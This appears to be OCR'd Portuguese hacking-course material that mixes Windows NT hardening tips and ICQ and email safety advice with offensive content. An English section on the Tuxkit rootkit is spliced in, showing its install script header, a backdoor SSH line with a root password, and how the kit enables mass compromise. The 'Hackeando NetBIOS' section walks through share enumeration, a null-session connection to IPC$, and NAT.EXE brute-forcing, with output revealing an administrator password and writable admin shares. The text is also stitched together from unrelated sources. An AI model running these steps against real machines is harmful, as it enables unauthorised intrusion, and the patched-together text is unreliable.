A lista NT Security é uma lista NÃO moderada (espere por dezenas de mensagens diariamente), mantida por uma empresa chamada ISS (Internet Security Systems). Para assiná-la, a forma mais fácil é ir no seguinte endereço:

http://xforce.iss.net/maillists/

Os white-hats (os black-hats e crackers também) se mantém muito bem atualizados. Ser inscrito em diversas lista de discussão, ler muito sobre o tema e visitar sites de segurança é essencial. Alguns sites muito bons sobre o tema:

http://www.securityfocus.com/
http://packetstorm.securify.com
http://www.securiteam.com
http://www.hackers.com.br
http://www.hacker.com.br/
http://www.blackcode.com/
http://www.cyberarmy.com/
http://www.securitysearch.net/

Em um sistema seguro, é primordial que exista algum tipo de auditoria, onde certos erros de permissão sejam armazenados para análise. É recomendado que no NT/2000/XP, todos os objetos sejam auditados quanto à falha de acesso. No caso do objeto “Logon/Logoff”, é também recomendado que o sucesso seja auditado, para que uma análise de quem efetuou ou não logon no computador, localmente ou via rede, seja possível. Não acione a auditoria em processos ou em arquivos, a não ser que seja para depuração de um problema de segurança eminente. Estes dois objetos causam muita atividade de log, deixando o computador / servidor mais lento.

3.2.1 Rootkits

When an attacker gains access to a server, the first goal is to cover his or her tracks. Installing a rootkit often does this. A rootkit has two purposes: to cover the tracks of the attacker and to gather information about the server and its users.

Rootkits usually kill logging services and monitor the keystrokes of system users looking for passwords and other useful information. A rootkit will contain several programs that hide the activity of the attacker.

A good example of a rootkit is Tuxkit, developed by Tuxtendo (*www.tux-tendo.nl*). Tuxkit has all of the classic features that make a rootkit useful for an attacker: easy to install, leaves a backdoor on the system, covers the tracks of the user, and replaces system files with compromised binaries that are used to gather server intelligence. Tuxkit consists of several files and an installation script:

```
-rw------- 1 1209 1209 502884 Dec 4 2001 bin.tgz
-rw------- 1 1209 1209 406 Dec 4 2001 cfg.tgz
-rw------- 1 1209 1209 16213 Dec 4 2001 lib.tgz
-rw------- 1 1209 1209 3684 Dec 4 2001 README
-rw------- 1 1209 1209 461892 Jan 5 2002 sshd.tgz
-rw------- 1 1209 1209 1644819 Dec 4 2001 tools.tgz
-rwx------ 1 1209 1209 9489 May 15 14:59 tuxkit
```

For ease of use the installation script, Tuxkit, requires that only a single variable be changed:

```
#!/bin/sh
# Tuxtendo Linux Rootkit v1.0 By Argv[]

# Your e-mail address
EMAIL="allan@allan.org"

# You don't need to edit anything below this
```

All an attacker has to do is execute the install script. The attacker's tracks are covered and Tuxkit begins to gather information. It also sends a nice e-mail to the attacker with the IP address and backdoor information to the server:

```
ssh 192.168.0.40 -l root -p 4000 # test.allan.org password: R0s3ann3 psyBNC: 4001
```

This allows Tuxkit to be used in an automated fashion: Load a large netblock into a security scanner, looking for exploitable servers; when a server is successfully compromised, install Tuxkit. The e-mail is sent to the attacker, who may be able to take control of several dozen servers in a few hours.

On a well-secured network, a rootkit should not go unnoticed very long. If unusual traffic is generated from a server, or an administrator notices that syslog is disabled, this should set off alarms. In addition, many

administrators run chk-rootkit (www.chkrootkit.org/) to check for rootkit installations. Not only does chkrootkit look for specific rootkits, it also looks for modified files and alerts administrators that they have been modified. On a system infected with Tuxkit:

```
[root@test chkrootkit-pre-0.36]# ./chkrootkit
ROOTDIR is ´/'
Checking ´amd'... not found
Checking ´basename'... not infected
Checking ´biff'... not found
Checking ´chfn'... not infected
Checking ´chsh'... not infected
Checking ´cron'... not infected
Checking ´date'... not infected
Checking ´du'... INFECTED
Checking ´dirname'... not infected
Checking ´echo'... not infected
Checking ´egrep'... not infected
Checking ´env'... not infected
Checking ´find'... INFECTED
Checking ´fingerd'... not infected
Checking ´gpm'... not infected
Checking ´grep'... not infected
Checking ´hdparm'... not infected
```

While relatively easy to spot, rootkits are popular because, like some of their companion exploits, they can be quickly installed and manage many tasks that some attackers do not have the skills to perform.

Removendo serviços desnecessários

Alguns serviços que são instalados por padrão são considerados ou vulneráveis a ataque, ou serviços que podem divulgar informações reservadas do sistema, via rede. É recomendado parar tais serviços para impedir que isto ocorra.

Os seguintes serviços precisam ser parados, e configurados para inicialização Manual:

Ierter

permite que um suposto “hacker” envie mensagens de alerta para a console

Messenger

permite que um suposto “hacker” via rede visualize o nome do usuário atualmente logado na console, através do comando nbtstat

Clipbook Server

permite que um usuário via rede visualize o conteúdo da área de trabalho

Index Server

É um serviço geralmente instalado juntamente com o pacote de serviços de Internet (Option Pack), ou por padrão, no Windows 2000. Permite a pesquisa via string de texto em qualquer arquivo indexado. É recomendado não usar tal serviço (no Windows 2000, se chama “Indexing Service”)

Spooler

É o serviço de impressão. Em servidores que ficam expostos à Internet diariamente, e não possuam nenhum serviço de impressão ativo, é recomendado que seja desabilitado (no Windows 2000, se chama “Print Spooler”)

SNMP Service / SNMP Trap Service

São dois serviços que permitem a utilização do Simple Network Management Protocol. Se não possuírem uma intenção específica (como instalado pelo administrador para monitoração do computador) ou se não estiverem corretamente configurados, podem revelar muitas informações sobre o computador em si, como interfaces de rede, rotas padrão, entre outros dados. É recomendado ter cautela com tais serviços

Scheduler

É um serviço que permite o agendamento de tarefas no sistema. Você pode programar para que tarefas sejam executadas numa determinada hora. Cuidado: por padrão, qualquer pograma iniciado pelo sistema de agendamento, possuirá o contexto de segurança do próprio sistema, tendo acesso a praticamente qualquer informação. Caso seja realmente necessário, crie um usuário sem direitos (com direito apenas de executar a tarefa desejada) e programe este serviço para ser iniciado no contexto de segurança deste usuário criado (no Windows 2000, o serviço se chama “Task Scheduler”)

Em computadores que são usados exclusivamente em casa, e que não participam de nenhuma rede, apenas acessam a Internet através de um modem, é recomendado também parar os seguintes serviços:

Computer Browser

Serviço essencial a uma rede Microsoft. Permite que este computador seja eleito um “Browser Master”, ou controlador de lista de recursos de um grupo de trabalho ou domínio. Numa configuração de apenas uma máquina, não é necessário estar no ar

Server

O “Server Service” é o equivalente no Windows NT/2000/XP, ao “Compartilhamento de arquivos e impressoras para redes Microsoft”, do Windows 9x. Da mesma forma, se seu computador não participa de nenhuma rede, e apenas acessa a Internet via modem, este serviço pode ser parado, e configurado para não iniciar automaticamente, assim como os demais.

Alterando permissões

Caso você seja usuário de um computador Windows NT, com Service Pack 5 ou anterior, ou que teve sua partição recentemente convertida de FAT16 para NTFS, é recomendado que as permissões do sistema de arquivos sejam ajustadas. Em computadores com Service Pack 6 ou posterior, ou Windows 2000, estas permissões já são padrão.

A seguinte tabela de permissões é recomendada pela Microsoft:

Pasta	**Permissão**
\WINNT e todas as sub-pastas.	Administrators: Full Control CREATOR OWNER: Full Control Everyone: Read SYSTEM: Full Control

Uma vez aplicadas as permissões acima, as seguintes permissões devem ser feitas:

Pasta	Permissão
\WINNT\REPAIR	Administrators: Full Control

\WINNT\SYSTEM32\CONFIG	Administrators: Full Control CREATOR OWNER: Full Control Everyone: List SYSTEM: Full Control
\WINNT\SYSTEM32\SPOOL	Administrators: Full Control CREATOR OWNER: Full Control Everyone: Read Power Users: Change SYSTEM: Full Control
\WINNT\COOKIES \WINNT\FORMS \WINNT\HISTORY \WINNT\OCCACHE \WINNT\PROFILES \WINNT\SENDTO \WINNT\Temporary Internet Files	Administrators: Full Control CREATOR OWNER: Full Control Everyone: Add System : Full Control

Alterando configurações de rede

Caso você se enquadre no tipo de usuário que possui um computador Windows NT, sem estar conectado a nenhuma rede, e apenas acessa a Internet via modem, este passo não é necessário. Contudo, caso seu computador faça parte de uma rede, os serviços "**Compute**r Browser" e "**Server**" não deverão ser parados (consulte o administrador da rede antes de realizar tais alterações, caso o computador esteja no trabalho). Mesmo assim, é possível se proteger contra suas vulnerabilidades.

No painel de controle, escolha a opção "**Redes**" (Network). Na última opção, em "**Ligações**" (Bindings), escolha no campo "**Mostrar as ligações para**" (Show bindings for), a opção "**Todos os adaptadores**" (All adapters).

Se seu acesso à Internet estiver corretamente configurado, pelo menos duas das opções deverão ser "**Remote Access WAN Wrapper**". Expanda as duas (clicando no sinal de **+**). Na opção que possuir "**Cliente WINS (TCP/IP)**" (WINS Client (TCP/IP)), clique em cima, e depois, no botão "**Desabilitar**" (Disable).

Além destas configurações básicas de segurança, é bom manter em mente o fato de que o Windows NT / 2000 é vulnerável a ação de alguns vírus e trojans, assim como qualquer sistema operacional (mas muito mais vulnerável que sistemas como Linux e Unix). Usar por padrão um bom software antivírus é uma boa medida.

Além de problemas com vírus, vale a pena lembrar que o acesso físico ao computador deve ser evitado. No caso do Windows 2000, uma nova qualidade foi adicionada ao sistema de arquivos, onde criptografia agora é uma propriedade de pastas e arquivos. É recomendado que pastas que contenham arquivos confidenciais sejam criptografadas. Note que uma vez atribuida a propriedade, apenas a pessoa que implementou a propriedade poderá ver os arquivos.

ICQ


O ICQ é o programa mais usado da Internet, depois do browser, com dezenas de milhões de usuários no mundo inteiro. Foi criado por uma empresa de Israel, chamada Mirabilis que, posteriormente, foi comprada pela AOL (Amera OnLine). É um programa de mensagens instantâneas: permite que você envie mensagens em tempo real para qualquer um em sua lista de contatos. Além de mensagens, você pode realizar um bate-papo (chat) ou enviar e receber arquivos. Contudo, o programa tenta deixar bem claro para seu usuário que ele não possui nenhuma pretenção de ser seguro. Ao realizar uma instalação padrão do ICQ, várias telas de aviso serão mostradas ao usuário, deixando claro que o programa não é seguro. De qualquer forma, continua sendo usado por todos, principalmente por ser gratuito.


Infelizmente, todos os avisos que o programa nos mostra relativos a segurança são verdadeiros, e algumas medidas de precaução são interessantes ao se fazer uso deste programa. A principal medida deve ser com relação a que informações pessoais colocar na configuração do sistema, pois a maioria das informações estará disponível para outros usuários do ICQ. Evite colocar informações pessoais como endereço residencial, telefone, ou mesmo endereço de correio eletrônico principal (é sempre uma boa medida ter uma conta em algum serviço de correio free, como hotmail.com, para estas ocasiões). Muitas pessoas na Internet usam aquelas informações, principalmente o endereço de correio eletrônico, para envio de SPAM.

Em seguida, configure seu ICQ para NÃO mostrar seu endereço IP. Isso torna muito mais fácil para um suposto “cracker” tentar invadir seu computador (tudo começa pela obtenção de um endereço IP). Mesmo assim, existem formas de se descobrir o endereço IP de alguém, mesmo que ela tenha configurado seu ICQ para não mostrá-lo. Ao enviar ou receber uma mensagem, seu computador terá uma conexão estabelecida com o computador do outro usuário. Assim, um simples comando **netstat –an** revelará o endereço IP. Para testar:


Abra uma sessão DOS, e digite no prompt: netstat –an
Envie uma mensagem para quem você deseja descobrir o endereço IP
Novamente, digite no prompt: netstat –an

O novo endereço que aparecer, será o endereço IP do outro usuário, para quem enviou a mensagem:






Contudo, uma falha no programa permite que alguém acesse qualquer conteúdo do seu disco, onde o ICQ estiver instalado. Portanto, deixe esta opção abaixo sempre desligada (Services, My ICQ Page, Activate Homepage):




Nesta opção ao lado, o usuário pode escolher o nível de segurança, se sua autorização é requerida para adição na lista de alguém, se seu end. IP será publicado, e se o seu status será publicado na Web.


Aqui nesta opção, o usuário pode escolher quem o ICQ ignorará por padrão ao receber mensagens.



Mas será que o ICQ também possui bugs que possibilitem a invasão? Sim. A versão 2001 (e anteriores), por exemplo, possui um bug que permite que se invada o computador do usuário se ele habilitar a opção “Launch Video” ou “Launch Games”.



Correio Eletrônico



O correio eletrônico, hoje em dia, é claramente o meio mais usado para disseminação de vírus e cavalos-de-tróia. O email de certa forma é uma aplicação bastante invasiva, e, por este motivo, todo cuidado é pouco ao receber qualquer mensagem que seja, com um arquivo anexo. A maioria dos usuários de rede e Internet hoje no mundo todo, acessam suas contas de correio através de um protocolo de recepção de mensagens chamado POP3 (Post Office Protocol v. 3). Este protocolo, aliado à configuração padrão da maioria dos programas clientes de correio, faz com que, ao checar sua caixa postal, todas as mensagens sejam baixadas de forma não interativa. Caso algum dos correios esteja infectado com um script ou cavalo-de-tróia, o usuário somente saberá quando o correio já estiver dentro de sua caixa postal local.

Assim sendo, é muito comum o usuário, movido pela curiosidade, tentar abrir qualquer documento anexo à mensagem. Boa parte dos cavalos-de-tróia são programinhas gráficos apelativos, com mensagens que alimentam a curiosidade do usuário, como pequenas animações, desenhos, ou coisas do gênero. Ao executar algum programa destes, o usuário tem a impressão de que nada ocorreu. Contudo, o cavalo-de-tróia tem uma segunda função, que geralmente abre o computador para um ataque via Internet. Os cavalos-de-tróia serão discutidos mais a frente.

Hackeando NetBIOS

C:\>NBTSTAT -A 123.123.123.123
C:\>NBTSTAT -a www.target.com

NetBIOS Remote Machine Name Table

Name	Type	Status
STUDENT1	<20> UNIQUE	Registered
STUDENT1	<00> UNIQUE	Registered
DOMAIN1	<00> GROUP	Registered
DOMAIN1	<1C> GROUP	Registered
DOMAIN1	<1B> UNIQUE	Registered
STUDENT1	<03> UNIQUE	Registered
DOMAIN1	<1E> GROUP	Registered
DOMAIN1	<1D> UNIQUE	Registered
..__MSBROWSE__.<01>	GROUP	Registered

MAC Address = 00-C0-4F-C4-8C-9D

Após o compartilhamento NetBIOS ser encontrado, ele pode ser acrescentado para o arquivo LMHOSTS.

STUDENT1 <03> UNIQUE Essa entrada que deverá ser acrescentada. É sempre o número 03.

Exemplo do arquivo LMHOSTS

123.123.123.123 student1
24.3.9.12 target2

Agora você pode usar seu computador para passear pelos compartilhamentos.
Uma ótima alternativa é usar o excelente comando **NET.EXE**

C:\>net view 123.123.123.123
C:\>net view \\student1

Shared resources at 123.123.123.123

Share name	Type	Used as	Comment
NETLOGON	Disk		Logon server share
Test	Disk		
C	Disk		

The command completed successfully.

NOTA: Os compartilhamentos C$, ADMIN$ e IPC$ não são mostrados.

Para conectar ao IPC$ usando uma sessão nula, faça: (você pode usar o programa **NTIS** para fazê-lo automaticamente, e melhor. Ele está no CD do curso, na pasta netbios)


C:\net use \\111.111.111.111\ipc$ "" /user:""
The command completed successfully.

Para se conectar como um usuário normal:

C:\net use x: \\123.123.123.123\test
The command completed successfully.

Pronto. Você mapeou o drive remoto para o seu drive local X.
Um outro exemplo do uso do comando NET

C:\net use
Novas conexões serão “lembradas”



Status Local Remote Network

OK X: \\123.123.123.123\test Microsoft Windows Network
OK \\123.123.123.123\test Microsoft Windows Network
The command completed successfully.

NAT (NetBIOS Auditing Tool)

Esse é um programinha que faz força-bruta para descobrir as senhas dos compartilhamentos. Ele está incluido no CD, na pasta NetBIOS.

NAT.EXE (NetBIOS Auditing Tool)
NAT.EXE [-o log] [-u arquivo com usuários] [-p arquivo com senhas] <endereço>

Opções:

- **-o** Especifica um arquivo que guardará o resultado da tentativa de força-bruta.
- **-u** Arquivo que conterá a lista de usuários a ser tentada.
- **-p** Arquivo que conterá a lista de senhas a ser tentada

<endereço> Endereço a ser tentado. Pode ser um nome de host ou um endereço IP , ou mesmo um intervalo de endereços como **127.0.0.1-127.0.0.3**

Se não for fornecido um compartilhamento, o NAT.EXE irá tentar com os compartilhamentos padrões ocultos ($). O NAT é a ferramenta netbios preferida dos hackers.

C:\nat -o logs.txt -u userlist.txt -p passlist.txt 204.73.131.10-204.73.131.30
[*]--- Reading usernames from userlist.txt
[*]--- Reading passwords from passlist.txt

[*]--- Checking host: 204.73.131.11
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: `ADMINISTRATOR' Password: `password'
[*]--- CONNECTED: Username: `ADMINISTRATOR' Password: `password'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

```
        Sharename      Type      Comment
        ---------      ----      -------
        ADMIN$         Disk:     Remote Admin
        C$             Disk:     Default share
        IPC$           IPC:      Remote IPC
        NETLOGON       Disk:     Logon server share
        C              Disk:
    Test          Disk:
```

[*]--- This machine has a browse list:

```
        Server             Comment
        ---------          -------
        STUDENT1
```

[*]--- Attempting to access share: *SMBSERVER
[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: *SMBSERVER\ADMIN$
[*]--- Checking write access in: *SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: *SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: *SMBSERVER\ADMIN$

[*]--- Attempting to access share: *SMBSERVER\C$

[*]--- WARNING: Able to access share: *SMBSERVER\C$
[*]--- Checking write access in: *SMBSERVER\C$
[*]--- WARNING: Directory is writeable: *SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: *SMBSERVER\C$

[*]--- Attempting to access share: *SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: *SMBSERVER\NETLOGON
[*]--- Checking write access in: *SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: *SMBSERVER\NETLOGON


[*]--- Attempting to access share: *SMBSERVER\Test
[*]--- WARNING: Able to access share: *SMBSERVER\C
[*]--- Checking write access in: *SMBSERVER\C
[*]--- Attempting to exercise .. bug on: *SMBSERVER\C

[*]--- Attempting to access share: *SMBSERVER\D$
[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: *SMBSERVER\WINNT$
[*]--- Unable to Access

Ou para poupar trabalho você pode simplesmente usar o programa **R3X** para checar NetBIOS ativos ou fazer bruteforce. Ele é o melhor programa atualmente e o mais rápido. Também está contido no CD, na pasta Netbios.



Scanners

Vulnerabilidades em softwares e sistemas não só existem como são uma ameaça à segurança. Geralmente ocorre do seguinte modo: um administrador acidentalmente descobre que algum recurso do seu sistema gera um erro em resposta a algum tipo de pedido. Para exemplificar, suponhamos que a rede em que o administrador trabalha só se comunica gerando mensagens de “olá”. Um dia ele escreve “alô” sem querer e descobre que ao enviar a mensagem para outra máquina, ela fica confusa e trava. Bem, a resposta deveria dizer “Desculpe, só olá aceito”. Foi descoberto um **bug**. Agora

imagine que centenas de bugs são descobertos a cada dia e que o seu sistema “confiável” de hoje, pode ser destruído amanhã. Existem algumas saídas para fazer uma análise mais garantida. A primeira é que você se torne um completo *nerd* e conheça desde o primeiro ao último bug existente. Se você trabalha com mais de um tipo de sistema operacional então, boa sorte. Uma outra saída, infinitamente mais eficaz, é a utilização de **scanners**.
São programas que analisam um sistema ou rede em busca de falhas de qualquer tipo. Existem dezenas de scanners diferentes, cada um com suas vantagens. Aprendendo melhor sobre eles, poderá se proteger melhor e evitar que algum invasor malicioso dê um passo à sua frente.

Para entender qual a parte do seu sistema é mais vulnerável, você terá que pensar com malícia. Ora, se você usa um firewall e desabilita o acesso externo aos servidores de FTP e Telnet, com certeza eles não serão a sua maior preocupação. Em alguns hosts , deixa-se habilitada apenas a porta 80 (www) para acesso externo. Muitos se sentem seguros desse modo. Mas enganam-se. Atualmente, a quantidade de falhas existentes em servidores World Wide Web é absurda. Tanto Internet Information Server quanto Apache ou qualquer outro, possuem erros. Alguns deles tão perigosas que possibilitam acesso ao interpretador de comandos do sistema, podendo gerar uma “entrada” para o invasor na rede. Outros podem fazer com que se consuma toda a memória existente, causando um *Buffer Overflow*(nome dado ao travamento do sistema devido a falhas de memória). Vamos dividir o nosso estudo sobre scanners em partes: os scanners de portas, scanners de host, scanners netbios e scanners de vulnerabilidade.

